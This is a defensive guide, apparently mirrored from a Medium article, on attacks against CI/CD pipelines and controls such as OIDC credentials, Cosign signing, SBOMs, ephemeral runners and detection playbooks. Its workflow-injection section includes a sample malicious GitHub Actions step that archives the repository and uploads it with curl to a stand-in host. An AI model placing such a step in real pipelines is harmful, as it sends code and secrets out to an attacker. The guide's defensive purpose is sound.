The Invisible Pipeline: Defending CI/CD from Targeted Attacks

- Category: CTI
- Source article: https://medium.com/@1200km/the-invisible-pipeline-defending-ci-cd-from-targeted-attacks-456283ee5ed3
- Published: 2025-10-14
- Preserved media: 1 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 3 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
How adversaries weaponize build systems — and the concrete tools & controls you can use to stop them
CI/CD pipelines are the nervous system of modern software delivery: automated, highly privileged, and — until recently — under-monitored. That combination makes them an attractive target for attackers who want persistent, high-impact access to source code, secrets, artifact registries, and production systems. This longform guide dives deeper than the usual “secure your tokens” advice. You’ll get concrete attack patterns, realistic examples, and direct recommendations (with tool names and config snippets) you can apply today.
Quick roadmap
-
Attack surface & why it matters
-
High-risk vectors with real examples
-
Defensive controls — tools, configs, and sample code
-
Detection & incident playbook outline
-
Practical checklist + TL;DR
1) Why CI/CD is so valuable to attackers
-
High privilege: build agents often hold cloud API keys, deploy tokens, and registry creds.
-
Trusted path to production: a compromised pipeline can sign, publish, and deploy malicious artifacts.
-
Scale & stealth: a single poisoned artifact or workflow can affect many services with one commit.
2) Attack vectors — detailed, with examples
A. Workflow / pipeline injection (e.g., GitHub Actions, GitLab CI)
What: An attacker submits a PR or compromises a dev account to change a workflow that runs arbitrary commands during CI.
Example (malicious GitHub Action step):
# .github/workflows/ci.yml
jobs:

build:

runs-on:

ubuntu-latest

steps:

-

uses:

actions/checkout@v4

-

name:

Build

and

exfiltrate

secrets

run:

|
          tar -czf /tmp/code.tgz .
          curl -X POST https://evil.example/upload -F file=@/tmp/code.tgz
Why it works: Many repos auto-run workflows on PRs or merges; a workflow runs with permissions of the runner and may have access to secrets.
B. Dependency/registry poisoning (typosquatting, dependency confusion)
What: Publish a malicious package (PyPI, npm) with a name similar to an internal package or exploit misconfigured private/public precedence.
Tools / Mitigations:
-
UseSBOMtooling (Syft) and vulnerability scanning (Grype/Trivy).
-
Enforce private registry usage and prevent accidental fallback to the public registry.
C. Secret leakage (hardcoded tokens / env vars)
What: Secrets in code or cache are exfiltrated during builds.
Detection & tools:
-
Gitleaks,truffleHogto scan repo history and PRs.
-
GitHubsecret scanning, GitLab secret detection, orSnyk Code.
D. Build agent takeover (docker socket, vulnerable base images)
What: Runners with Docker socket mounted or stale images allow attackers to break out, steal host credentials, or pivot.
Examples of bad practice:
- Self-hosted runner with
/var/run/docker.sockmounted and cached credentials in/root/.aws/credentials.
Mitigations:
-
Avoid mounting host Docker socket — useKaniko,buildah, orkaniko-in-clusterfor container builds.
-
Use ephemeral runners (Kubernetes pods) and redeploy them cleanly per job.
E. Artifact repository compromise (Nexus, Artifactory, GitHub Packages)
What: Replace artifacts or publish tampered images with alatesttag that pipelines pull.
Mitigations:
-
Sign artifacts withSigstore / Cosignand validate signatures in deploy pipelines.
-
Lock immutability policies on registries (immutable tags).
3) Defenses — concrete tools, configs & examples
Below are layered defenses mapped to common attack vectors. Use multiple at once.
Identity & credentials: short-lived, auditable tokens
-
Use OIDC / short-lived credentials: GitHub Actions, GitLab CI and Azure Pipelines support OIDC tokens to request cloud STS credentials (no long-lived secrets). GitHub Actions → AWS STS example (workflow snippet):
-
permissions: id-token: write contents: read jobs: deploy: runs-on: ubuntu-latest steps: - name: Configure AWS credentials uses: aws-actions/configure-aws-credentials@v2 with: role-to-assume: arn:aws:iam::123456789012:role/GitHubActionsRole aws-region: us-east-1 -
HashiCorp Vaultwith dynamic secrets: issue DB and cloud creds on demand; rotate automatically.
Secrets management
-
Centralize secrets:Vault,AWS Secrets Manager,Azure Key Vault, orGCP Secret Manager.
-
Inject secrets at runtime via vault agents or environment-providers (not via plain env vars checked into code).
Supply-chain integrity
-
Sigstore / Cosign + Rekor: sign container images and verify signatures during deployment.
-
GenerateSBOMswithSyftand scan withGrype/Trivyduring CI.
-
Example: Sign image after build:
-
cosign sign --key cosign.key ghcr.io/org/myimage:sha256-... # Verify during deployment: cosign verify --key cosign.pub ghcr.io/org/myimage:sha256-...
Pipeline hardening & policy
-
Treat pipeline definitions as code: requirePR reviewand branch protection on
.github/workflows/*. -
Usepolicy-as-code:
-
Open Policy Agent (OPA)/Gatekeeperfor Kubernetes admission controls.
-
Conftest,Terraform Sentinel, orOPAchecks integrated in CI to block dangerous pipeline changes.
-
Enforce least privilege for runner tokens and repository permissions.
Static & dynamic analysis (tooling)
-
SAST / Secret Scanning: GitHub Advanced Security,Gitleaks,TruffleHog,Snyk,Checkmarx.
-
Container/Image scanning:Trivy,Clair,Anchore,Aqua.
-
IaC scanning:Checkov,tfsec,terrascan.
Protect runners / build hosts
-
Useephemeral runners: GitHub Actions self-hosted runners on Kubernetes usingact-runner-controlleror GitLab Kubernetes runners.
-
Restrict network egress for runners (deny-list external destinations) — allow only necessary registries and artifact stores.
-
Run runners inisolated namespaces, no access to production secrets.
Logging, detection & runtime controls
-
Ship CI logs to central observability:XPLG /ELK / Splunk. Correlate with identity logs.
-
UseFalcoto detect suspicious container activity on runner hosts (sudden outbound to unusual domains, process injection).
-
Addaudit loggingfor artifact registries and cloud API calls.
4) Example defenses in a flow — an end-to-end sequence
-
Developer opens PR to change code or workflow.
-
Checks: PR trigger runsgitleaks,Conftestpolicy checks on workflow files.
-
If workflow files changed, require manual approval from infra/security team (branch protection).
- Build runs on ephemeral Kubernetes runner.
-
Runner fetches dynamic credentials viaOIDC → AWS STS(no stored secrets).
-
Container built usingKaniko, produces an SBOM (Syft) and scanned withTrivy.
-
Image signed viaCosignand published to registry with immutability.
- Deployment pipeline verifies Cosign signature and SBOM.
- Any mismatch or vulnerability above threshold blocks deploy.
- Monitoring: Falco + ELK alert on unusual outbound traffic or attempts to call
cosign verifyfailures.
5) Detection & incident response (playbook outline)
Detect
-
Alerts from secret scanners (Gitleaks) on PRs/commits.
-
Unexpected runner activity: large archive uploads, unknown outbound connections, process dumping.
-
Registry events: unexpected uploads, re-tagging of
latest.
Contain
-
Revoke compromised runner role (IAM).
-
Disable unhealthy runner pools and spin up clean ephemeral runners.
-
Revoke and rotate any exposed credentials (use automation via Vault/AWS).
Investigate
-
Triage commits/PRs, review CI logs, pull worker job details.
-
Check artifact signatures and SBOMs — find divergence point.
-
Review access logs (Git provider, artifact registry, cloud audit logs).
Recover
-
Restore artifacts from signed / verified builds.
-
Rebuild pipeline from audited code.
-
Rotate and enforce new short-lived credentials.
Postmortem
- Add new policies/tests, tighten permission scope, and run red-team tests simulating the same vector.
6) Practical checklist (apply this week)
-
Require pull-request reviews for any workflow / pipeline file changes.
-
Enable OIDC and retire long-lived cloud keys for CI.
-
Integrate secret scanning (Gitleaks) into PR validation.
-
Generate SBOMs for builds (Syft) and scan with Grype/Trivy.
-
Sign all artifacts with Cosign / Sigstore. Verify signatures during deploy.
-
Use ephemeral runners in k8s — destroy and rebuild regularly.
-
Block access to
/var/run/docker.sock(use kaniko/buildah). -
Centralize logs and create CI-specific detection rules (e.g., many outbound connections from runner).
-
Run a scheduled dependency audit and enable automated updates (Dependabot / Renovate).
-
Perform a “CI/CD Threat Model” and run tabletop exercises.
7) Recommended tool stack (fast reference)
-
Secrets: HashiCorp Vault, AWS Secrets Manager, Azure Key Vault
-
SBOM / artifact signing: Syft, Grype, Trivy, Cosign / Sigstore
-
Static/security scanning: Checkov, tfsec, Gitleaks, Snyk, CodeQL
-
Build tools safer than docker.sock: Kaniko, buildah, Podman
-
Runners orchestration: Kubernetes (ephemeral pods), act-runner-controller (GitHub), GitLab Runner in k8s
-
Detection: Falco (container activity), XPLG/ ELK / Splunk / Prometheus + Xpolog (metrics)
-
Policy & gating: OPA / Gatekeeper, Conftest, GitHub branch protections
8) Example: enforce OIDC + Cosign verification in GitHub Actions
1) Use OIDC to get AWS role(see snippet above). 2) Sign image with Cosign in the build job:
- name: Sign image
  run: |
    cosign sign --key
${{ secrets.COSIGN_KEY }
} ghcr.io/org/myimage:
${{ github.sha }
}
3) Verify signature in deploy job:
- name: Verify signature
  run: |
    cosign verify --key cosign.pub ghcr.io/org/myimage:
${{ github.sha }
}
(Prefer using a remote key management pattern with Cosign KMS integrations rather than storing private keys in repo secrets)
Conclusion — stop thinking of CI/CD as “less important”
CI/CD systems are no longer peripheral tooling — they are critical infrastructure. The modern attacker knows this and will target the weakest links: misconfigured runners, exposed secrets, unsigned artifacts, and lenient pipeline policies. Defend by combiningleast privilege,ephemeral infrastructure,supply-chain integrity (SBOM + signing), andproactive detection.